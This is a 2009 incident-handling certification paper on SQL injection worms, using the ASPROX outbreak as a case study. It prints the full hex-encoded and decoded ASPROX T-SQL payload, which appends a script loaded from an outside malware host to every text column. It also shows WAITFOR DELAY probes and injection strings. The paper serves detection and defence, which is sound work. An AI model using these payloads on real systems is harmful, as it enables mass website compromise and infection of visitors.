Incident Handlers Guide to SQL Injection Worms

GCIH Gold Certification

Author: Justin Folkerts, justin.folkerts@gmail.com

Adviser: Dominicus Adriyanto Hindarto

Accepted: May 14, 2009

Contents

1 Abstract

In 2008 a damaging SQL Injection attack took place which became known as the ASPROX Worm. During its height, many hundreds of thousands of web sites were compromised, News sources were reporting grossly exaggerated accounts of the attack, and real solid information to identify and combat this worm was scarce. Having witnessed a number of security professionals overreact or apply panicked solutions to this attack motivated this paper. Information about ASPROX and SQL Injection worms is sparse, spread throughout various sources and for those needing answers in a hurry incredibly time consuming to obtain. Within the pages of this document the reader will receive a full understanding of what constitutes a SQL Injection worm, specific real world examples through the 2008 ASPROX attacks, and provide practical advice on ways to identify, eradicate, contain and mitigate the networks under your care.

2 Introduction

This paper seeks to demystify an innovative type of attack known as a SQL Injection Worm. These worms are, as of late 2008, a new combined threat to web servers, currently targeting predominantly Microsoft IIS and SQL Servers. The author does not feel future trends of these SQL Injection Worms will continue to only target this specific platform, but will instead be generalized and target multiple different web and database server combinations. These worms, most famously known as of this writing as the ASPROX worm, exploited vulnerable coding practices within the database layer of web applications. By allowing the injection of JavaScript into custom web applications, according to Keizer (2008), "Tens of thousands of Web sites have been compromised by an automated SQL injection attack, and although some have been cleaned, others continue to serve visitors a malicious script that tries to hijack their PCs using multiple exploits". Currently, Google still shows many thousands of sites affected by this worm. Unlike traditional worm exploits where the vulnerable host is the final target, ASPORX's ultimate target were vulnerable site visitors. It only used the SQL Injection to exploit web sites as a means of transmitting the malware to compromise visitors.

It's important to recognize that the various components of a SQL Injection worm, and in particular the ASPROX variant, did not create any new class of attack. Instead, ASPROX combined a number of different attack technologies and obfuscation strategies and did so

in an automated, worm-like way to spread far and wide to build a bot-net for criminal purposes.
Throughout the course of this paper SQL Injection Worms will be discussed using the Incident Response Framework as covered in the "504: Hacker Techniques, Exploits, and Incident Handling" course taught by the SANS Institute. Each section of this report will cover a different step in the Incident Response process; from Preparation; Identification; Containment; Eradication; Recovery; and finally Lessons Learned. Topics will include SQL Injection worms in general and discuss real world examples using the ASPROX worm as a case study. Finally, by extrapolating on recent examples each section will conclude with a projection on how this threat will evolve and how protections will adapt over time.

Interest in this topic has increased over time for a number of reasons. Initially as a security analyst for a large managed hosting company, during the height of the ASPROX outbreak the Author was involved in a number of cases in which customers were successfully exploited by this attack. In addition to the above reason, as it became more obvious what this attack was (and more importantly was not) with its unique characteristics, it was becoming obvious that certain organizations were overreacting to this attack. Once compromised these organizations were taking Recovery and Eradication steps beyond that which was needed to adequately deal with this specific Incident. Because of these overreactions, and a decided lack of comprehensive information covering the totality of this specific type of attack, papers such as this one will aid the Incident Handler to better understand SQL Injection Worms and formulate a pragmatic Incident Response plan when faced with attacks like this in the future.

3 Preparation

Overview

According to SANS course 504 the goal of the Preparation phase is "…to get a team ready to handle Incidents". Preparation therefore is making sure that the Incident Handler or team will have the requisite skills, knowledge and resources needed to respond when confronted with a SQL Injection Worm attack. This section therefore will serve to equip the reader with the necessary background of where and how SQL Injection Worms originated, how they have evolved and adapted over time, and how to spot them "in the wild".

A number of words or phrases may be used in which the reader may not be familiar with. The following definitions will aid the reader in better understanding the presented topic:

1) **SQL Injection**

SQL Injection is defined as a form of attack "whereby user input is incorrectly filtered or not strongly typed is used to exploit the database layer of an application". This has been known as a class of attack since at least 2005. Currently SQL Injection attacks constitute one of the largest segments of Internet threats facing web applications.

2) **Worms**

Worms are a self-contained and self-replicating computer program that invades computers on a network and usually performs a destructive action.

3) **Bot/Internet Bot**

A Bot can be thought of as software applications that run automated tasks over the Internet. Typically, bots perform tasks that are both simple and structurally repetitive, at a much higher rate than would be possible for a human alone… Another, more malicious use of bots is the coordination and operation of an automated attack on networked computers, such as a DOS Attack by a botnet.

There are malicious bots (and botnets) of the following types:

A. Spambots that harvest email addresses from contact forms or guest book pages
B. Downloader programs that suck bandwidth by downloading entire web sites
C. Web site scrapers that grab the content of web sites and re-use it without permission
D. Viruses and worms

4) **Fast Flux**

Fast Flux is a DNS Technique used by botnets to hide phishing and malware delivery sites behind an ever changing network of compromised hosts acting as proxies. There are various web sites which track Fast Flux domains, including HTTP://atlas.arbor.net/summary/fastflux which can be a good tool to determine which bots and malware packages are using currently to allow for worm propagation.

5) **Double Flux**

Double Flux is a subset of Fast Flux which is a more sophisticated type of fast flux, it’s characterized by multiple nodes within the network registering and de-registering their addresses as part of the DNS NS record list for the DNS zone. This provides an additional layer of redundancy and survivability within the malware network.

6) **Malware**

Malware is Software designed to infiltrate or damage a computer system without the owner's informed consent. The expression is a general term used by computer professionals to mean a variety of forms of hostile, intrusive, or annoying software or program code. Software is considered malware based on the perceived intent of the creator rather than any particular features. Malware includes computer viruses, worms, Trojan horses, most rootkits, spyware, dishonest adware, crime-ware and other malicious and unwanted software.

7) **First Order SQL injection**

First Order SQL injection is the most common type of SQL Injection and the type that most people equate to SQL Injections. A First order SQL Injection is when an attacker can inject SQL commands into a SQL Statement for misuse.

8) **Second Order SQL injection**

A Second order SQL injection vulnerability is one where data stored within a database and is misused to construct dynamic SQL statements. Manipulating that stored data so as to dynamically create a SQL Injection attack is a vulnerability of the second order.

On May 2008, according to Stewart (2008), the melding of both SQL Injection techniques and Worm characteristics, a relatively common Spam-bot was transformed into the first SQL Injection worm, named ASPROX. From this first appearance of ASPROX, and by the observed modifications and enhancements of ASPROX, a better understanding of the characteristics required to create SQL injection worms has formed. This understanding also allows researchers to project into the future how worms of this nature may be modified to maintain its effectiveness as a means to attack, compromise and "own" end user computers.

A SQL Injection Worm, to be an effective method of attack should at a minimum contain the following characteristics:

- It must automatically attack web servers with no user direction.
- It must target specific combinations of web and database servers.
- It should contain defensive characteristics including methods and techniques for signature evasion.
- And, it should be minimally destructive so as to remain "live" and active as long as possible.

SQL Injection worms, while they target vulnerable web servers and applications, do not target those servers specifically but instead uses them as a jump-off host in launching exploits against the site visitors. Based on the criteria listed above, to be considered a SQL Injection Worm, a tool must be automated, both in attacking and finding vulnerable servers, it will be configured to target specific applications or server combinations and ignore the rest. This is a Noise minimization strategy. In addition to the above, to be considered a worm, the attack is not directed at the web server, but rather through a web server to vulnerable hosts. Finally, an attack must not be so harmful as to render the exploited web server unable to deliver content to site visitors.

ASPROX Example

This latest evolution of the ASPROX bot/worm was modified to utilize aspects of Worm techniques and was designed to deface vulnerable websites with an Injected IFrame containing JavaScript code linking to a remote web server containing Malware. This redirection would send site visitors to remote exploited web servers or "owned" end user computers hosting a payload package containing a suite of Malware. This payload would be installed by exploiting unpatched versions of various vulnerable client software packages, including Internet Explorer vulnerabilities, Real Player flaws or Windows security holes. The payload package would also contain the exploit code needed to exploit other vulnerable hosts. Included in the Malware suite would be other software packages which would add the newly compromised host to the ASPROX botnet, have the PC search for an attack other potentially vulnerable web servers, or would be added to the fast flux domains and would serve out to others the malware suite to unsuspecting site visitors.

Though there was nothing introduced as being considered technically innovative with this attack, it was the combination of the various parts, combined which made this such a devastating and a unique attack. Due to the success that ASPROX had during the summer months of 2008, it's highly likely that other malware packages will adopt characteristics of this attack as well as see ASPROX itself continue to enhance it's feature-set in order remain a viable worm. As late as December 2008 (the time of this writing), SQL Injection worms, be it either ASPROX variants or based on ASPROX are still observed to be spreading throughout the Internet.

The ASPROX botnet has received various modifications and "enhancements" over the past several years. Initially created and known as the Danmec phish emailing Trojan, over the course of 2007 and the early months of 2008 additional components were added, turning it into a more complete attack software suite. According to Stewart (2008), "Danmec is a password-stealing Trojan which has been around for a couple of years, but in the last year new components have been introduced by the author, turning it into a more complete crime-ware family. One of these components (developed last year) is the Asprox Trojan, which is designed to create a Spam botnet which appears to be solely dedicated to sending phishing emails. As of yesterday, we observed the Asprox botnet pushing an update to the infected systems, a binary with the filename msscntr32.exe. The executable is installed as a system service with the name "Microsoft Security Center Extension", but in reality it is a SQL-injection attack tool. When launched, the attack tool will search Google for .asp pages which contain various terms, and will then launch SQL injection attacks against the websites returned by the search". Upon finding a vulnerable web server, ASPROX would attack and if the page proved to be vulnerable would then inject into the SQL Databases an IFrame containing a HTTP link to a remote compromised web server. Once a successful IFrame was injected into the exploited web server, any visitor could then be forced to download malware from the external web sites linked to from the injected IFrame.

Recent modifications to ASPROX included additional software tools, such as password stealing code for popular online games, mostly Asian MMORPG's or for the popular World of Warcraft game.

Due to the rapid spread and success of ASPROX, modifications were added to the core injection code. During the height of ASPROX attacks according to Zdrnja (2008), "...it appears that the attackers expanded their target list of applications so they try to attack Cold Fusion applications now as well (previously they tried to attack ASP scripts only)." Other web servers including apache running PHP has also been observed to be targeted. In addition to the aforementioned expansion of target web servers, Zdrnja (2008) also observed that ASPROX has evolved to incorporate some rudimentary recon by way of using the WAITFOR DELAY SQL Command.   With ASPROX being upgraded into an attack suite, it now has a myriad of different end user attacks which can be configured and installed. The ASPROX Command and Control infrastructure has the ability to update its software suite, launch different types of attacks, and segment the bots so as to better attack and generate revenue for those who own the network. Hosts infected with ASPROX are known to send out Spam, phishing emails and commit other fraudulent activities when not seeking out other vulnerable servers to SQL Inject. It is expected that ASPROX was used for other malicious purposes in addition to what has been observed and reported on in public. Further adaptations of ASPROX for Identity theft, general password stealing and financial theft is highly likely. Being one of the more widespread and successful botnets of recent times, with over 500,000 web servers infected with ASPROX by the middle of the summer 2008 there is an expectation that these successes will drive the malware author(s) to create new versions for future attack waves.

Unlike traditional bot or Trojan infections, the host server is not an ends in and of itself, but a means to reach as many users as possible and hoping that they will click on or be automatically redirected on to the injected URLs. Ultimate success of ASPROX therefore is contingent not only on web application susceptibility to SQL Injection attacks, but end user PC’s not being fully patched and up to date with Security fixes. By targeting web servers to attack end user PCs, there is a certain practical obviousness to this strategy, as survey after survey constantly indicated end users are not diligent about patching their machines as server administrators are. According to Secunia (2008), only 1.91% of all PCs are fully patched, with odds like this, having a large delivery platform by way of Injected Web servers is a practical way to reach the largest, unpatched audience as possible. The "low hanging fruit" in this case is the still all too common occurrences of poor coding practices on custom web sites to allow SQL injections in the first place, combined with the failure on the end users part to maintain their PC in a fully patched manner and failure to operate them in a secure and safe manner when on the Internet.

To conclude, ASPROX was a multi-faceted worm which comprised several parts:

- **The web server:** Infected PCs have a malware package installed which search out via Google for potentially vulnerable .asp pages and then proceed to attack specific Web Servers, most popularly IIS with SQL. Once a successful Injection attack takes place, all rows in all tables are overwritten with an IFrame JavaScript code containing a URL to a remote Fast Flux web server which contains PC based exploits and the Malware package.
- **The PC:** When a web surfer visits the exploited web server, they will be presented with an IFrame containing a URL link. If the user clicks on the link (or was automatically redirected) AND if the user has unpatched browsers, operating systems or select types of applications (like Real Player), then the PC will be exploited by the malware payload. The PC gets Bot Command and Control software installed, has SQL Injection attack code installed, and receives the malware payload suite. Once the software suite has been downloaded, this newly compromised PC to the fast flux domain being used in this particular attack

wave. Next, based on the botnet instructions to this PC, the PC will seek out and attack other vulnerable web servers, send out phish/Spam mails, or would look for and steal passwords from popular online games or other actions.

Mutations of ASPROX have included the following, fastflux and double flux variations for the malware hosting, using SQL injections within cookies rather than in the URL request and changing the variables and syntax of the SQL code to bypass static signature detection. According to Hofman (2008) one unintended result of this attack was the observation that it a large number of compromised web server are still actively exploited, sometimes months after initial infection. The curious can still observer the scope of this latent problem by submitting Google searches, the script that is being injected tends to be ngg.js, fgg.js, b.js or js.js.

Looking Forward

Having reviewed the basics of SQL Injection worms, the components needed to make this a comprehensive threat and demonstrating it through a real world example with the study of the ASPROX worm. We can now look beyond the present and extrapolate what future SQL worms may look like, how we are seeing this form of attack evolve and what that means for web application and host security for the future. Below is a list of different techniques which this author feels may be used individually or combined to give the next iteration of ASPROX or the next SQL injection worm the greatest potential to spread and effectively attack vulnerable web sites.

- **Expand the list of Target Web Servers:** The most obvious improvement is to increase the types of targets to attack. By improving the detection and searching capabilities, and incorporating logic for different server combinations (IIS/MS SQL, LAMP, IIS/MySQL, Apache/MS SQL, IIS, Apache/Oracle for example), SQL Injection worms will be able to take advantage of a broader range of vulnerable server types and coding practices.

- **Low intensity distributed brute-force attacks:** Certain types of Internet attacks are very noisy and easily detectable and prevented via ids or firewall filters. One class of attack which could benefit from a thousand's strong botnet would be brute force password attacks. Recent observations have been made in which distributed brute force password guessing attacks are taking place in low volumes. According to Hansteen (2008):

… [SSH Brute Force Password attempts] are never less than a minute apart, and the attempts from a single host are separated by much longer intervals… The patterns that emerge from the data, with the alphabetical ordering [of SSH accounts attacked] and apparent coordination, point to a botnet herder trying out new methods. Intrusion detection systems and adaptive firewalls are generally tuned to detecting things like large numbers of simultaneous connections or a high rate of new connections from a host. Distributing the task of brute forcing passwords to several hosts could seem like an inspired way to come in under the radar wherever relatively smart systems are in place. Setting the herd to attempt at a low frequency would likely mean that those failed attempts simply drown in the noise at higher volume sites, and will not be noticed.

SSH, Web passwords, RDP, SMTP servers, or server services seem to be a natural fit to this type of distributed brute force attack.

- **Different types of Payloads:** There are 2 types of payloads which will be addressed, the Injection payload, and the malware suite installed on compromised PC's. There is already evidence that the attack payloads used to exploit PC's have been updated. In the future, this trend will continue as the currently vulnerable applications get patched and newer exploits for common software is weaponized. As reported by Keizer (2008):

Grisoft's Thompson said that his research had identified a 15-month-old vulnerability as one of those exploited by the attack code. The exploit, he said, targeted the MDAC (Microsoft Data Access Components) bug patched in April 2006 with the MS06-014 security update. "They went to the trouble of preparing a good Web site exploit, and a good mass hack but then used a moldy old client exploit. It's almost a dichotomy," said Thompson.

Other researchers, including websmithrob and Symantec, said that the JavaScript also launched an exploit targeting a much more recent vulnerability: a Real Player bug that first surfaced last October. The flaw was fixed several days later by Real Networks.

As to the Injection code, expect the signatures to be modified, perhaps employing polymorphism techniques, see below.

- **Techniques to bypass security filters:** ASPROX demonstrated that simple avoidance techniques can be successful in bypassing signature based security filters. As more malware authors adopt this method of attack and distribution, expect improvements to the Injection payload, possibly adopting polymorphic characteristics found in certain viruses. Many (most) perimeter defenses use static signature based detection features, make a single modification in the attack string and the signature will not match. As long as most security filters rely on signature based analysis the attacker will continue to have the upper hand in the ability to bypass security measures. One recent study about SQL smuggling as a method to thwart/bypass application filters and input validation checks could be incorporated into this kind of worm. Research is already underway in developing methods to bypass security filters with one method being SQL Smuggling, and according to Douglen (2008) pg. 3: "Smuggling attacks are based on sneaking data past a point where prohibited whiteout detection (e.g. Across a network or into a web server), by 'hiding' the data, often in plain sight."   In addition, Douglen (2008) pg 2 also claims:

While numerous instances of SQL Smuggling are commonly known, it has yet to be examined as a discrete class of attacks, with a common root cause. The root cause in fact has not yet been thoroughly investigated…SQL Smuggling attacks can effectively bypass standard protective mechanisms and succeed in injecting malicious SQL to the database, in spite of these protective mechanisms. This in effect allows an attacker to succeed in "smuggling" his SQL Injection attack through the applicative protections, and attack the database in spite of those protections.

- **Mass exploitation of the latest 0day widely deployed application vulnerability:** A nightmare scenario would be the adoption of several of the discussed improvements combined to compromise vulnerable web servers and through them infect site visitors. On December 17th, 2008, Dancho Danchev reported that: Once again confirming the trend of having more legitimate sites serving exploits and malware than purely malicious ones, Chinese hackers have been keeping themselves busy during the last couple of days, launching massive SQL injection attacks affecting over 100,000 web sites.

The SQL injection attacks serving the just patched Internet Explorer XML parsing exploit, are launched by several different Chinese hacking groups, and with several exceptions, are primarily targeting Asian countries which is a pretty logical move given the fact that it's a password stealing malware for online games that is served at the bottom line.

- **Attempting SQL injection through non-standard methods:** Already observed, reports from September 2008 have started noticing that SQL Injections were now taking place not through a URL but via a Cookie. According to SANS Internet Storm center, Wesemann (2008) reports that the following entries began showing up in some log files:

```
”Cookie: start=S
end=Z%3BDECLARE%20@S%20VARCHAR(4000)%3BSET%20@S%3DCAST(0x44
454....” (Truncated).
```

While that attack looks a lot like a typical ASPROX, though with the injection attempt showing up as a cookie.

- **Testing for vulnerable servers before attacking**: It's well known that the WAITFOR DELAY SQL command is a good test to see if a site is vulnerable to SQL Injection. The advantages of this are a distributed network can be divided to both probe for vulnerabilities and attack. The "noise" generate would be sufficiently reduced, in that only known vulnerable (or suspected vulnerable) servers are exploited with the attack string. Techniques for masking and distributed attacks have has the advantage of making defending this attack much harder as multiple signatures would be needed to detect the probes and the attacks and any mutations added to these. There are already reports that using WAITFOR has been detected "in the wild". Below is an example string of one modification:

```
declare @q varchar(8000) select @q =
0x57414954464F522044454C4159202730303A30303A323027 exec(@q)
--
```

As reported by Zdrnja (2008):

Here we're not talking about the blind SQL injection, but just a way to check if the script is vulnerable to SQL injection in general. So, the bot issues this command and checks the response time: if the reply came immediately (or in couple of seconds, depending on the site/link speed) the site is not vulnerable. If the reply took 20 seconds then the site is vulnerable.

This gives them an easy way to detect vulnerable sites and (probably) create a list of such sites that they might attack directly in the future. And the site owner will not notice anything (unless he/she is checking the logs).

4 Identification

Overview

According to SANS, 504.1 (2008) pg 46: "The goal of the Identification phase is to gather events, analyze them, and determine whether there is an incident. In essence, it's looking for harm (or an attempt to harm), as well as deviations from normal operations." Identification in the context of this paper will be to provide the Incident Handler with the essential information needed to identify when a SQL Injection Worm has attacked a web application. Discovery of an attack, oft times is either through reported anomalies from site visitors, an alert from N-IDS, or through manual analysis of web logs.

The optimal protection from SQL Injection would simply not be vulnerable in the first place, through proper secure coding practices. However, for those who do not have this assurance, a way to identify if an attack was taking place can be achieved via the deployment of Intrusion detection sensors. One identification issue with SQL Injection worms is that it may be hard to differentiate between worm attacks from other more focused human guided attacks. SQL Injection worms have several characteristics which can aid in its identification vs. a SQL Injection attack that is human directed .

Knowing what kind of attack is taking place, Human vs. Worm will assist the security analyst or administrator in properly tailoring an effective response to this threat. First, SQL injection worms will typically locate vulnerable pages to attack through the use of search engines. ASPROX as discussed below uses Google to locate target pages. Secondly, human guided attacks will have a logged record of activity quite different from that of worms. Human guided attacks will normally conduct reconnaissance activities first. This activity may include attempts at testing for different vulnerable pages by crawling a site. Log signatures of human directed reconnaissance could include patterns such as:

```
OR 1=1--
OR 1=2--
OR 'a'='a'
```

The attacker may include testing a potentially vulnerable page with different types of probes or be detected by a number of attacks coming from the same source IP address. With worms, the bot will attempt to identify a vulnerable page using search engines which will typically be invisible to the target host. Where the human guided probe will hit multiple pages, multiple different ways a worm typically will hit a single page (found through a web search) only a single way. Therefore, the simplest way to differentiate if a SQL Injection attack is human based or worm based is to simply count the number of occurrences different SQL Injections were attempted from a single source IP address. Another method to distinguish between worm or human attacks is that human attacks, especially depending on the site and content under attack, tracks are typically covered up. It's not common except for a human directed attack to overwrite a database, announcing their presence. Humans will be careful, and read data from the database rather than attempt to overwrite the database. With a worm, the process is essentially fire and forget. Should a worm attack be discovered and eradicated from the system, that's not a problem as the goal for worms is to find and exploit the largest number of vulnerable servers in as short a time as possible.

To Identify SQL worms one can adopt a couple of standard practices in aiding the discovery and impact for web applications. First, be aware of what the Security community is discovering and reporting as it pertains to both worm and SQL Injection techniques. Signing up to newsgroups such as Bugtraq, the SANS stormcenter and the major OS vendor security e-mail notifications is a good way to discover what these latest threats are. Second, understand your web applications and what typical logged data looks like. Understand what is and is not typical visitor behavior. Using web analytics software and ad-hoc queries develop profiles of different types of legitimate and malicious requests, and save frequently used search strings for rapid analysis. Understand and know the difference between web server codes (200, 500, 300 etc). White listing your custom search strings may be an effective if difficult process in which non-anomalous log entries are filtered out and only unknown potentially malicious (or unknown threat) requests remain. To build a white list, consider removing static HTML pages, .gifs and other images, cascading style sheets and other “noise” files (pdf and other office documents for example). Busy sites with many millions of log lines must employ these techniques to make search times reasonable. Thirdly, deploy an IDS, and keep its static signature list current. These signatures sometimes are a first clue to newly discovered attacks. Some commercial IDS vendors have agreements with application and operating system vendors for advance notice of new potential threats, and coordinate the release of security advisories and signature updates. Finally make it a habit to understand your web site, how it changes over time and how it is represented to the public. Broadly speaking this means understanding your organizations change control process, knowing what is being deployed or modified, and ensuring that only public content is being crawled by search engines. Not knowing what is being hosted will invariably lead to surprises one day.

ASPROX Example:

This author considers ASPROX to be a 'noisy' worm, meaning no effort was made to attempt concealment of the attack. Effort was made however to obfuscate the attack payload, primarily as a means to evade filter and IDS devices. Objectively, it appears that a design trade-off was made and picked rapid spread/maximum infection time vs. designing a stealthier worm. The attack payload uses HEX Encoding to mask the contents, ASPROX could (and did) get around a number of static signature based IDS's which were not configured to decode the HEX into Human readable text. Below you will find an example of an encoded ASPROX attack string.

```
DECLARE%20@S%20VARCHAR(4000);SET%20@S=CAST(0x4445434C41524520405
42056415243484152283235352920444C4043205641524348415228323535292C40432056415243484152283235352920444
5434C415245205461626C655F437572736F7220435552534F5220464F5220534
54C45435420612E6E616D652C622E6E616D652046524F4D207379736F626A656
3747320612C737973636F6C756D6E7320622057484552452061 2E69643D622E6
96420414E4420612E78747970653D27752720414E442028622E78747970653D3
939204F5220622E78747970653D3335204F5220622E78747970653D323331204
F5220622E78747970653D31363729204F50454E205461626C655F437572736F7
2204645544348204E4558542046524F4D205461626C655F437572736F7220494
E544F2040542C4043205748494C452840404645544348 5F5354415455533D302
920424547494E20455845432827555044415445205B272B40542B275D2053455
4205B272B40432B275D3D525452494D28434F4E5645525428564152434841522
834303030292C5B272B40432B275D29292B27273C736372697074207372633D6
87474703A2F2F7777772E6C6F6F706164642E636F6D2F6E67672E6A733E3C2F7
363726970743E27272729204645544348204E4558542046524F4D205461626C6
55F437572736F7220494E544F2040542C404320454E4420434C4F53452054616
26C655F437572736F72204445414C4C4F434154452054 61626C655F437572736
F7220%20AS%20VARCHAR(4000));EXEC(@S);--
```

This string is found within the web log and would typically be found after the "?" part of the CGI being attacked. An example log line from an IIS web server (with the majority of the attack string removed) looks like the following:

```
2008-07-14 07:03:06 W3SVC12 M035V01 10.241.1.223 GET
/example/example.asp?pkey=262;DECLARE%20@S%20...
```

Once Decoded, the above HEX string contains the following SQL statements:

```
DECLARE @S VARCHAR(4000);
SET @S = CAST(DECLARE @T VARCHAR(255),@C VARCHAR(255)
DECLARE Table_Cursor CURSOR FOR
     SELECT a.name,b.name
     FROM sysobjects a,syscolumns b
     WHERE a.id=b.id AND
          a.xtype='u' AND
          (b.xtype=99 OR
          b.xtype=35 OR
          b.xtype=231 OR
          b.xtype=167)
     OPEN Table_Cursor
     FETCH NEXT FROM Table_Cursor INTO @T,@C
     WHILE(@@FETCH_STATUS=0)
          BEGIN
               EXEC('UPDATE ['+@T+'] SET
['+@C+']=RTRIM(CONVERT(VARCHAR(4000),['+@C+']))+''<script
src=http://www.loopadd.com/ngg.js></script>''')
               FETCH NEXT FROM Table_Cursor INTO @T,@C
          END
     CLOSE Table_Cursor
     DEALLOCATE Table_Cursor  AS VARCHAR(4000));
EXEC(@S);
```

This script finds all text fields in the database and adds malicious JavaScript containing a HTTP link globally.

A more detailed breakdown of the SQL Injection attack follows:

First, two variables (T and C) are declared.

```
DECLARE @T VARCHAR(255),@C VARCHAR(255)
```

A table_cursor is declared. This cursor will accept output of the embedded query and it's essentially a loop iterating over all of the results returned by the query.

```
DECLARE Table_Cursor CURSOR FOR
```

The table_cursor is created and defined for this query:

```
SELECT a.name,b.name
     FROM sysobjects a,syscolumns b
     WHERE a.id=b.id AND
          a.xtype='u' AND
          (b.xtype=99 OR
          b.xtype=35 OR
          b.xtype=231 OR
          b.xtype=167)
```

This SQL query is designed specifically to run only on Microsoft SQL Servers. Sysobject is a specific table in Microsoft SQL Server and it can be used to list all the other tables within a specific database. Syscolumns is similar in that all the various columns are listed which were found in the tables.

The purpose of this query is to select all objects with an xtype of "u". An xtype of “u” are tables created by the user. System tables are simply ignored in this query. This query is further refined to limit the search only to columns of type 35 (text), 231 (sysname) and 167 (varchar). These specific data-types hold a string of characters, and for the purpose of this Injection, holds the malicious JavaScript URL.

This table_cursor will next receive the results which matched the search criteria, and assign those results to the variables "T and "C"

```
OPEN Table_Cursor
FETCH NEXT FROM Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0)
```

Immediately following that search query comes the “Injection” statements.

```
BEGIN
     EXEC('UPDATE ['+@T+'] SET
['+@C+']=RTRIM(CONVERT(VARCHAR(4000),['+@C+']))+''<script
src=http://www.loopadd.com/ngg.js></script>''')
     FETCH NEXT FROM Table_Cursor INTO @T,@C
END
```

For all values of these selected columns, the malicious JavaScript is added. Because of this you will see that the JavaScript has been added throughout the application, anywhere where these tables are referenced. Whenever the website is retrieving data from the database, the JavaScript is now shown instead of the original content. The original content has been overwritten with the execution of this script.

Looking Forward:

Looking forward, there are a number of trends which this author believe worth watching to see if SQL Worms are evolving specifically related to ways to prevent simple signature based identification. First, has the worm begun taking advantage of recent research into SQL Smuggling written about by comsec consulting, and referenced above? As this form of exploitation becomes better understood, expect to see Injection scripts developed which will pair known application servers to known back-end database servers to dynamically create custom injection code designed to bypass protection mechanisms. The challenge for the security professional is to implement protective measures to watch for known attacks while not simply relying on these tools to adequately protect future attacks. As always, signature based protections are only as good as the REGEX used to define them.

In addition to the above, SQL worms will continue to improve in both the discovery phase of the attack – using optimized searches on popular search engines and perhaps incorporate a probe to determine the type of application and database server to better tune the attack (see above in SQL Smuggling). One probe already discussed is the use of the WAITFOR SQL directive, and Administrators and Security Analysts should already have monitors in place looking for this directive.

Using Search engines to automate the discovery of potentially vulnerable sites in a nearly invisible manner will continue to remain popular. Expect to see enhancements in the techniques used, possibly around distributed computing within the botnet so that perhaps a subset of the bots are conducting searches, a fraction are conducting WAITFOR probes, and finally another element actually conducting attacks. With a sufficiently robust Command and Control infrastructure, this could prove to be nearly impossible to stop successful exploitation on vulnerable web applications.

SQL Worms will also evolve into an attack platform which can attack multiple different application servers. While ASPROX initially only concentrated on ASP pages, the author has seen evidence of ColdFusion sites being hit as well as PHP sites. Expect the sophistication and scope of attacked sites to increase. The lesson to learn here is that with any successful attack, expect it to expand into all available platforms, you may be protected now, but don't assume you will always be risk free.

In conclusion, SQL worms will always have a distinct signature from other, human directed Injection attempts. As shown above, a worm attack will typically be short and sharp – meaning a single attack hitting a single page and then no other detected activity from that source IP address. The ASPROX examples demonstrated what a signature looked like both encoded and decoded. From that signature it's possible to find unique characteristics or patterns to search for and match from log files in which to create filters. Finally, though the sophistication or hide the attack, there will always be clues as to the nature and type of attack taking place. The advice given throughout this document apply here – implement good coding practices, deploy IDS/IPS and filtering technologies and if possible web application firewalls to help mitigate these threats.

5 Containment

Overview

SANS defines Containment as: “...to keep the problem from getting worse. It’s to prevent the attacker from getting any deeper into the impacted systems, or spreading to other systems”. Keeping this definition in mind this section will provide tips to the Incident Handler assigned with the task of protecting or recovering the corporate assets from SQL Injection Worm attacks. First the good news, SQL Injection Worms is by their very nature noisy, once known they can be easily tracked and monitored. However, the bad news is the speed at which these worms can spread to vulnerable systems. By the time the worm is fully understood by the popular press or security researchers it could already be too late for many organizations who are at risk to this threat.

Understanding the differences between human guided vs. automated SQL Injection attacks is an important first step in creating a pragmatic action plan to respond to these very different threats. With a SQL worm a site may be defaced and its database corrupted or overwritten, these worms are primarily designed to spread as fast as possible infecting as many servers and end users as possible before discovery and removal. The automated nature of these Worm attacks can generally remove the fear that other secondary attacks were conducted against the vulnerable server, attacks such as password stealing, personal information theft, or financial theft. Unlike targeted human guided attacks, in which stealth of action and theft of personal information is typically the primary driver, SQL worms will generally be noisy and lean towards mass defacement and malware distribution.

This section will therefore cover 2 distinct yet related measures to "keep the problem from getting worse". First an overview of recommended preventative measures which can be deployed to protect Internet facing Web based assets from succumbing to SQL Injection worms. Secondly, Investigation tools and processes which can be used to track, identify, and repair the problem when an attack succeeds. There are many overlapping tools which can be used either for a general SQL Injection worm or the ASPROX attack; only those tools unique to identifying and combating ASPROX will be listed to avoid duplication.

Preventative Measures:

Implementing preventative measures early, as with any security solution is easier, cheaper and faster than having to bolt security onto a solution after the fact. This is particularly true if an organization must deploy preventative measures after a successful attack and must quickly implement the new tool(s) prior to bringing the newly recovered systems back into production. What follows is a sample representation of some common measures which can be deployed to aide in preventing SQL Injection worm attacks.

- **Secure coding:** Most forms of SQL Injection flaws are errors in incorrectly filtering user input. SQL Injection is a programming issue and the only sure way to remove the threat is to correctly escape user supplied data. Accordingly, Firestorm [2008] states:

...It is imperative that all querystring and form data is checked vigorously before being executed against the database. All session objects should also be subject to the same checking methods. Simply checking 'Server Variables' is not acceptable protection, these can be spoofed. Restricting database rights is important on high use front end web applications, only allow what is absolutely essential.

There are many online tutorials, courses and textbooks written about secure coding practices, covering most programming language used for Internet and database servers. One highly respected source for web application security best practices is OWASP (www.opasp.org). OWASP has compiled a list of the top 10 Injection flaws, included in this list are a number of protections, including:
Avoid the use of interpreters when possible. If you must invoke an interpreter, the key method to avoid injections is the use of safe APIs, such as strongly typed parameterized queries and object relational mapping (ORM) libraries. These interfaces handle all data escaping, or do not require escaping. Note that while safe interfaces solve the problem, validation is still recommended in order to detect attacks.

Using interpreters is dangerous, so it's worth it to take extra care, such as the following:

- Input validation. Use a standard input validation mechanism to validate all input data for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Reject invalid input rather than attempting to sanitize potentially hostile data. Do not forget that error messages might also include invalid data
- Use strongly typed parameterized query APIs with placeholder substitution markers, even when calling stored procedures
- Enforce least privilege when connecting to databases and other back end systems
- Avoid detailed error messages that are useful to an attacker

- Show care when using stored procedures since they are generally safe from SQL Injection. However, be careful as they can be injectable (such as via the use of exec() or concatenating arguments within the stored procedure)
- Do not use dynamic query interfaces (such as mysql_query() or similar)
- Do not use simple escaping functions, such as PHP's addslashes() or character replacement functions like str_replace("'", ""). These are weak and have been successfully exploited by attackers. . For PHP, use mysql_real_escape_string() if using MySQL, or preferably use PDO which does not require escaping
- When using simple escape mechanisms, note that simple escaping functions cannot escape table names! Table names must be legal SQL, and thus are completely unsuitable for user supplied input
